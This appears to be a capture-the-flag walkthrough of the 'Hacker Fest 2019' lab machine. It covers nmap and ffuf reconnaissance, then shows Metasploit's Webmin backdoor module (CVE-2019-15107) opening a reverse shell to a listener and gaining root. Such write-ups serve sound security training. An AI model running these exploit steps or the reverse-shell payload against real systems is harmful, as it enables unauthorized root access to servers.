

Hacker Fest 2019

IP da máquina: 192.168.56.115 // MAC: 08:00:27:C2:48:3A


sudo nmap -Pn -A -vvv 192.168.56.115



```
PORT      STATE SERVICE   REASON         VERSION
21/tcp    open  ftp       syn-ack ttl 64 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-rw-r--    1 ftp      ftp           420 Nov 30  2017 index.php
| -rw-rw-r--    1 ftp      ftp         19935 Sep 05  2019 license.txt
| -rw-rw-r--    1 ftp      ftp          7447 Sep 05  2019 readme.html
| -rw-rw-r--    1 ftp      ftp          6919 Jan 12  2019 wp-activate.php
| drwxrwxr-x    9 ftp      ftp          4096 Sep 05  2019 wp-admin
| -rw-rw-r--    1 ftp      ftp           369 Nov 30  2017 wp-blog-header.php
| -rw-rw-r--    1 ftp      ftp          2283 Jan 21  2019 wp-comments-post.php
| -rw-rw-r--    1 ftp      ftp          3255 Sep 27  2019 wp-config.php
| drwxrwxr-x    8 ftp      ftp          4096 Sep 29  2019 wp-content
| -rw-rw-r--    1 ftp      ftp          3847 Jan 09  2019 wp-cron.php
| drwxrwxr-x   20 ftp      ftp         12288 Sep 05  2019 wp-includes
| -rw-rw-r--    1 ftp      ftp          2502 Jan 16  2019 wp-links-opml.php
| -rw-rw-r--    1 ftp      ftp          3306 Nov 30  2017 wp-load.php
| -rw-rw-r--    1 ftp      ftp         39551 Jun 10  2019 wp-login.php
| -rw-rw-r--    1 ftp      ftp          8403 Nov 30  2017 wp-mail.php
| -rw-rw-r--    1 ftp      ftp         18962 Mar 28  2019 wp-settings.php
| -rw-rw-r--    1 ftp      ftp         31085 Jan 16  2019 wp-signup.php
| -rw-rw-r--    1 ftp      ftp          4764 Nov 30  2017 wp-trackback.php
|_-rw-rw-r--    1 ftp      ftp          3068 Aug 17  2018 xmlrpc.php
| ftp-syst:
|   STAT:
| FTP server status:
```




```
|      Connected to 192.168.56.114
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh       syn-ack ttl 64 OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 b7:2e:8f:cb:12:e4:e8:cd:93:1e:73:0f:51:ce:48:6c (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCq44IQmxb+romlkHl/yVQotfDbheF692VnbB76LQ0hOP2x3fw03CNUO5q4y
mk/LhLrPjy8jFzmlOz5EKRoEerWas/z4cgKQmm7xzS5gJ6QPuzCPVEbNi1fWDKpz81eKoUBb1sQx8k67IhogPL6V8Za+zhC/oDj
Bilb7I2dng9wGI0g5+FpzQ+IgO3ehyWYtdpGGbSg/Fjs7jJ6WkiJDLuk6rWigd1da+Rxv2iQwPqJZfh7+knCBvDIPf8xseSDZht
RGXJgw9MPne57z+D0enq+Af4EwvOw8ld2toGxRMxDNYSZJP5bY47FgQWaX3rgoVRDbRdIAJoZ1UujHC67C0qv
|   256 70:f4:44:eb:a8:55:54:38:2d:6d:75:89:bb:ec:7e:e7 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOxxGJAhjpMggY0DBsqn4bM8s
tBtNr4KoXfy5W8XGspOoGZw/XMHAotqrN4yOpFD/bdMT+uPwGfn3DgrXta5fEw=
|   256 7c:0e:ab:fe:53:7e:87:22:f8:5a:df:c9:da:7f:90:79 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAyld5Qgt0AfTNKOF4RrIeqJctGf3CVHnp0ry8oOIVFW
```




```
80/tcp    open  ssl/http? syn-ack ttl 64
|_http-generator: WordPress 5.2.3
|_http-title: Tata intranet &#8211; Just another WordPress site
10000/tcp open  http      syn-ack ttl 64 MiniServ 1.890 (Webmin httpd)
MAC Address: 08:00:27:C2:48:3A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

http://192.168.56.115/



ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.115/FUZZ




```
wp-content              [Status: 301, Size: 321, Words: 20, Lines: 10]
```


https://nvd.nist.gov/vuln/detail/CVE-2019-15107

msfconsole

search webmin




```
msf6 > search webmin

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  auxiliary/admin/webmin/edit_html_fileaccess  2012-09-06     normal     No     Webmin edit_h
tml.cgi file Parameter Traversal Arbitrary File Access
   1  auxiliary/admin/webmin/file_disclosure     2006-06-30       normal     No     Webmin File D
isclosure
   2  exploit/linux/http/webmin_backdoor         2019-08-10       excellent  Yes    Webmin passwo
rd_change.cgi Backdoor
```



```
Description:
  This module exploits a backdoor in Webmin versions 1.890 through
  1.920. Only the SourceForge downloads were backdoored, but they are
  listed as official downloads on the project's site. Unknown
  attacker(s) inserted Perl qx statements into the build server's
  source code on two separate occasions: once in April 2018,
  introducing the backdoor in the 1.890 release, and in July 2018,
  reintroducing the backdoor in releases 1.900 through 1.920. Only
  version 1.890 is exploitable in the default install. Later affected
  versions require the expired password changing feature to be
  enabled.
```

set forceexploit true




```
msf6 exploit(linux/http/webmin_backdoor) > set forceexploit true
forceexploit => true
```

set rhosts 192.168.56.115

set lhost 192.168.56.114


set lport 443

set ssl true



```
msf6 exploit(linux/http/webmin_backdoor) > set forceexploit true
forceexploit => true
msf6 exploit(linux/http/webmin_backdoor) > set rhosts 192.168.56.115
rhosts => 192.168.56.115
msf6 exploit(linux/http/webmin_backdoor) > set lhost 192.168.56.114
lhost => 192.168.56.114
msf6 exploit(linux/http/webmin_backdoor) > set lport 443
lport => 443
msf6 exploit(linux/http/webmin_backdoor) > set ssl true
[!] Changing the SSL option's value may require changing RPORT!
ssl => true
```

Root:



```
msf6 exploit(linux/http/webmin_backdoor) > run

[*] Started reverse TCP handler on 192.168.56.114:443
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (192.168.56.114:443 -> 192.168.56.115:41084) at 2020-09-07 12:13
:34 -0300

id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux HF2019-Linux 4.19.0-0.bpo.6-amd64 #1 SMP Debian 4.19.67-2~bpo9+1 (2019-09-10) x86_64 GNU/Linu
x
```